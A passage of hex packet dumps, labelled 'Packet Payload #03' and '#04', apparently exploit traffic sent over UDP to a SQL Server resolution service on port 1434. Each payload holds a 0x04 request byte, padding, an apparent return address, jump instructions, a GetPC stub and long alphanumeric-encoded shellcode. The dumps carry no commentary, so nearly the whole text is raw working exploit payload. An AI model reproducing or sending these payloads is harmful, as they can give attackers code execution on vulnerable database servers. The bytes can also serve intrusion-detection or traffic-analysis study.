0x0300   5644 3972 7759 6f7a 7671 454b 4f5a 7051        VD9rwYozvqEKOZpQ
0x0310   7631 7a71 7462 4670 6872 4330 6d4d 595a        v1zqtbFphrC0mMYZ
0x0320   4572 4a70 5050 5967 5958 4c6d 5939 7771        ErJpPPYgYXLmY9wq
0x0330   7a77 344d 594b 5270 316b 704a 536d 7a39        zw4MYKRp1kpJSmz9
0x0340   6e31 5274 6d4b 4e51 5264 6c5a 334e 6d73        n1RtmKNQRdlZ3Nms
0x0350   4a74 784e 4b4e 4b6c 6b73 5850 726b 4e6e        JtxNKNKlksXPrkNn
0x0360   5334 566b 4f63 4572 646b 4f79 4651 4b30        S4VkOcErdkOyFQK0
0x0370   5746 3270 5170 5170 5142 4a67 7150 5170        WF2pQpQpQBJgqPQp
0x0380   5166 3550 516b 4f4e 3035 384e 4d58 5955        Qf5PQkON058NMXYU
0x0390   555a 6e70 536b 4f49 4650 6a39 6f4b 4f44        UZnpSkOIFPj9oKOD
0x03a0   7779 6f68 504e 6b62 7769 6c6f 734f 3463        wyohPNkbwilosO4c
0x03b0   5459 6f59 4651 4279 6f5a 7065 387a 506f        TYoYFQByoZpe8zPo
0x03c0   7a47 7451 4f43 634b 4f7a 7679 6f78 5041        zGtQOCcKOzvyoxPA
```

Packet Payload #03

```
0x0000   4540 03a7 2ece 0000 ff11 ef80 db97 aa0b        E@..............
0x0010   0a0a 0a0a 0400 059a 0393 d0f3 0461 4975        .............aIu
0x0020   4168 4171 4173 486b 5567 536a 4a75 4168        AhAqAsHkUgSjJuAh
0x0030   4668 4a6b 5567 596e 5865 4e6f 4577 4a66        FhJkUgYnXeNoEwJf
0x0040   456b 5765 4465 4f78 4b68 4875 4269 4368        EkWeDeOxKhHuBiCh
0x0050   506c 526a 5371 5870 566c 457a 496e 466d        PlRjSqXpVlEzInFm
0x0060   5962 5262 4766 5a71 4e68 4c6f 506e 5666        YbRbGfZqNhLoPnVf
0x0070   5a6e 5072 456e 487a 5a6c 5968 597c 8ab0        ZnPrEnHzZlYhY|..
0x0080   42eb 60eb 60eb 60eb 6030 71af 4230 71af        B.`.`.`.`0q.B0q.
0x0090   426a 4377 547a 4b74 5576 5a7a 5873 4263        BjCwTzKtUvZzXsBc
0x00a0   4968 4677 4f6f 536c 5176 5974 4471 5364        IhFwOoSlQvYtDqSd
0x00b0   5a76 4174 556b 4e70 466d 4f64 4671 476f        ZvAtUkNpFmOdFqGo
0x00c0   596c 4b6d 5a63 5970 5977 4963 4e62 466d        YlKmZcYpYwIcNbFm
0x00d0   5766 4772 5074 4875 4777 596c 4d65 5a6b        WfGrPtHuGwYlMeZk
0x00e0   504b 0304 24eb 0359 eb05 e8f8 ffff ff41        PK..$..Y.......A
0x00f0   4949 4149 4941 4949 4941 4949 4941 4949        IIAIIAIIIAIIIAII
0x0100   4149 4149 4149 4149 4149 3751 5a6a 4158        AIAIAIAIAI7QZjAX
0x0110   5030 4130 416b 4141 5132 4142 3242 4230        P0A0AkAAQ2AB2BB0
0x0120   4242 4142 5850 3841 4275 4a49 4b4c 506a        BBABXP8ABuJIKLPj
0x0130   686b 326d 4b58 6969 4b4f 4b4f 4b4f 7530        hk2mKXiiKOKOKOu0
0x0140   4c4b 306c 5574 6644 4c4b 6735 574c 4c4b        LK0lUtfDLKg5WLLK
0x0150   734c 7775 5168 6551 686f 6e6b 626f 3548        sLwuQheQhonkbo5H
0x0160   4e6b 714f 3750 6551 4a4b 5049 4e6b 7034        NkqO7PeQJKPINkp4
0x0170   6c4b 6661 7a4e 7651 6b70 6c59 6e4c 4d54        lKfazNvQkplYnLMT
0x0180   4b70 7164 7447 4a61 6b7a 566d 5331 7952        KpqdtGJakzVmS1yR
0x0190   6a4b 4a54 656b 4634 5644 5468 3075 4b55        jKJTekF4VDTh0uKU
0x01a0   4c4b 514f 6464 5771 4a4b 5176 4e6b 544c        LKQOddWqJKQvNkTL
0x01b0   426b 4e6b 736f 776c 3551 7a4b 6333 364c        BkNksowl5QzKc36L
0x01c0   4e6b 4d59 324c 3754 454c 5351 3843 7471        NkMY2L7TELSQ8Ctq
0x01d0   594b 7534 6c4b 5373 3470 6c4b 5370 766c        YKu4lKSs4plKSpvl
0x01e0   6c4b 7070 476c 6e4d 4c4b 5370 6338 514e        lKppGlnMLKSpc8QN
0x01f0   4538 4c4e 326e 466e 7a4c 6270 4b4f 3856        E8LN2nFnzLbpKO8V
0x0200   5066 5273 6356 7178 6563 7032 5248 5437        PfRscVqxecp2RHT7
0x0210   5253 4562 514f 5054 4b4f 4e30 5178 584b        RSEbQOPTKON0QxXK
0x0220   386d 796c 556b 5270 6b4f 4a76 336f 4d59        8mylUkRpkOJv3oMY
0x0230   4b55 7246 6b31 7a4d 7558 4442 5145 635a        KUrFk1zMuXDBQEcZ
0x0240   3662 4b4f 7a70 5248 3949 7559 6b45 6e4d        6bKOzpRH9IuYkEnM
0x0250   4367 6b4f 4a76 5053 6633 5143 6633 5363        CgkOJvPSf3QCf3Sc
0x0260   3373 5053 7373 3363 4b4f 7a70 7176 5358        3sPSss3cKOzpqvSX
0x0270   5330 7676 5356 5273 4f79 4b51 4f65 5248        S0vvSVRsOyKQOeRH
0x0280   6934 645a 3250 4a67 5637 4b4f 5946 524a        i4dZ2PJgV7KOYFRJ
0x0290   4230 5631 7055 496f 4a70 7538 4e44 4e4d        B0V1pUIoJpu8NDNM
0x02a0   664e 5979 5367 696f 6b66 7363 7055 4b4f        fNYySgiokfscpUKO
0x02b0   7a70 5068 6b55 3159 6e66 7379 3277 4b4f        zpPhkU1Ynfsy2wKO
0x02c0   6b66 5050 7274 6634 7055 6b4f 5850 4e73        kfPPrtf4pUkOXPNs
0x02d0   5358 6d37 7079 5a66 5439 3637 4b4f 7a76        SXm7pyZfT967KOzv
0x02e0   3365 6b4f 4a70 5176 535a 7174 6176 3068        3ekOJpQvSZqtav0h
0x02f0   7533 706d 4d59 5a45 506a 3050 4639 6579        u3pmMYZEPj0PF9ey
0x0300   384c 6b39 4d37 717a 7044 4d59 7a42 4471        8Lk9M7qzpDMYzBDq
0x0310   6b70 4c33 4d7a 696e 7152 546d 6b4e 3732        kpL3MzinqRTmkN72
0x0320   346c 6e73 6c4d 434a 7038 4e4b 4c6b 4e4b        4lnslMCJp8NKLkNK
0x0330   5358 5342 6b4e 6c73 5456 6b4f 7075 5154        SXSBkNlsTVkOpuQT
0x0340   4b4f 6a76 314b 3277 7052 7051 6361 7631        KOjv1K2wpRpQcav1
0x0350   317a 3551 7271 3361 5145 3361 4b4f 7850        1z5Qrq3aQE3aKOxP
0x0360   4248 4c6d 6e39 5335 584e 7143 4b4f 6856        BHLmn9S5XNqCKOhV
0x0370   617a 696f 396f 6567 4b4f 5a70 4c4b 5057        azio9oegKOZpLKPW
0x0380   4b4c 4d53 5a64 7354 596f 6856 3052 6b4f        KLMSZdsTYohV0RkO
0x0390   7a70 7538 6870 4d5a 3774 736f 4633 4b4f        zpu8hpMZ7tsoF3KO
0x03a0   4856 4b4f 5a70 41                              HVKOZpA
```

Packet Payload #04

```
0x0000   4540 0364 2ed2 0000 ff11 945c 2645 bac1        E@.d.......\&E..
0x0010   0a0a 0a0a 0400 059a 0350 2230 0442 4648        .........P"0.BFH
0x0020   534b 4842 4848 4843 4e4e 5551 505a 4c52        SKHBHHHCNNUQPZLR
0x0030   5157 4d52 4451 4c5a 4451 5448 5359 4f4c        QWMRDQLZDQTHSYOL
0x0040   4957 4d51 4455 5352 484d 4957 4c54 4f43        IWMQDUSRHMIWLTOC
0x0050   5041 5454 5145 5455 564d 424e 4c51 5954        PATTQETUVMBNLQYT
0x0060   4e4c 4a51 4743 494e 4f51 4a5a 4a58 425a        NLJQGCINOQJZJXBZ
0x0070   5955 5450 5a4d 4a56 5a4c 4a4b 437c 8ab0        YUTPZMJVZLJKC|..
0x0080   42eb 14eb 14eb 14eb 1433 89af 4233 89af        B........3..B3..
0x0090   4246 414a 504b 0304 24eb 0359 eb05 e8f8        BFAJPK..$..Y....
0x00a0   ffff ff37 3737 4137 3737 3737 3737 3737        ...777A777777777
0x00b0   3737 3741 3737 3737 3737 3737 3737 3737        777A777777777777
0x00c0   3737 3737 3737 3737 515a 6a41 5850 3041        77777777QZjAXP0A
0x00d0   3041 6b41 4151 3241 4232 4242 3042 4241        0AkAAQ2AB2BB0BBA
0x00e0   4258 5038 4142 754a 494b 4c31 7a4a 4b50        BXP8ABuJIKL1zJKP
0x00f0   4d59 784a 596b 4f59 6f4b 4f33 506c 4b30        MYxJYkOYoKO3PlK0
0x0100   6c54 6451 344e 6b63 7577 4c4e 6b53 4c75        lTdQ4NkcuwLNkSLu
0x0110   5570 7875 515a 4f4c 4b50 4f42 386c 4b71        UpxuQZOLKPOB8lKq
0x0120   4f31 3053 317a 4b53 794e 6b67 446e 6b65        O10S1zKSyNkgDnke
0x0130   515a 4e56 514f 306c 596c 6c6f 744f 3072        QZNVQO0lYllotO0r
0x0140   5457 7739 5138 4a74 4d55 5179 526a 4b4a        TWw9Q8JtMUQyRjKJ
0x0150   5467 4b30 5471 3474 6864 354b 554e 6b53        TgK0Tq4thd5KUNkS
0x0160   6f77 5465 515a 4b33 566c 4b74 4c52 6b6c        owTeQZK3VlKtLRkl
0x0170   4b51 4f45 4c77 716a 4b55 5374 6c4c 4b6b        KQOELwqjKUStlLKk
0x0180   3952 4c31 3455 4c75 3178 4355 6149 4b51        9RL14ULu1xCUaIKQ
0x0190   744c 4b32 6356 506e 6b53 7074 4c4e 6b72        tLK2cVPnkSptLNkr
0x01a0   5047 6c4c 6d6e 6b71 5065 5871 4e51 784c        PGlLmnkqPeXqNQxL
0x01b0   4e70 4e54 4e7a 4c62 704b 4f68 5663 5630        NpNTNzLbpKOhVcV0
0x01c0   5371 7652 4856 5370 3251 7862 5752 5354        SqvRHVSp2QxbWRST
0x01d0   7271 4f72 7459 6f68 5070 6838 4b5a 4d4b        rqOrtYohPph8KZMK
0x01e0   4c47 4b70 5059 6f4e 3653 6f4f 7959 7573        LGKpPYoN6SoOyYus
0x01f0   564d 5158 6d35 5844 4252 7532 4a37 724b        VMQXm5XDBRu2J7rK
0x0200   4f48 5063 586b 6947 796c 356e 4d56 3739        OHPcXkiGyl5nMV79
0x0210   6f38 5673 6366 3376 3336 3373 6357 3343        o8Vscf3v363scW3C
0x0220   6343 7352 7359 6f68 5055 3633 5877 7032        cCsRsYohPU63Xwp2
0x0230   3665 3632 736c 4939 714f 6561 786d 7457        6e62slI9qOeaxmtW
0x0240   6a50 704a 6732 7779 6f38 5631 7a72 3032        jPpJg2wyo8V1zr02
0x0250   7170 556b 4f68 5071 7859 346e 4d76 4e5a        qpUkOhPqxY4nMvNZ
0x0260   4976 3779 6f4a 7653 6350 556b 4f38 5063        Iv7yoJvScPUkO8Pc
0x0270   5848 6567 394b 3630 4950 5739 6f79 4652        XHeg9K60IPW9oyFR
0x0280   7032 7466 3461 456b 4f4e 304e 7345 386b        p2tf4aEkON0NsE8k
0x0290   5762 5958 4653 4970 5739 6f4b 6646 354b        WbYXFSIpW9oKfF5K
0x02a0   4f38 5053 5653 5a55 3473 5653 5875 3352        O8PSVSZU4sVSXu3R
0x02b0   4d4b 3959 7533 5a36 3066 3935 797a 6c4f        MK9Yu3Z60f95yzlO
0x02c0   7949 7762 4a42 644f 794d 3276 514b 704b        yIwbJBdOyM2vQKpK
0x02d0   434e 4a6b 4e43 7274 6d69 6e57 3274 6c6c        CNJkNCrtminW2tll
0x02e0   536c 4d70 7a76 586c 6b6e 4b6e 4b51 7850        SlMpzvXlknKnKQxP
0x02f0   724b 4e4c 7355 464b 4f30 7570 4459 6f6e        rKNLsUFKO0upDYon
0x0300   3631 4b51 4772 7262 7130 5150 5172 4a55        61KQGrrbq0QPQrJU
0x0310   5132 7133 6170 5542 714b 4f7a 7063 584c        Q2q3apUBqKOzpcXL
0x0320   6d68 5936 6548 4e72 734b 4f4e 3650 6a59        mhY6eHNrsKON6PjY
0x0330   6f4b 4f66 5749 6f7a 706c 4b63 674b 4c4f        oKOfWIozplKcgKLO
0x0340   736b 7433 5439 6f6b 6666 326b 4f6e 3055        skt3T9okff2kOn0U
0x0350   3868 704f 7a67 7431 4f76 3379 6f5a 766b        8hpOzgt1Ov3yoZvk
0x0360   4f7a 7041                                      OzpA
```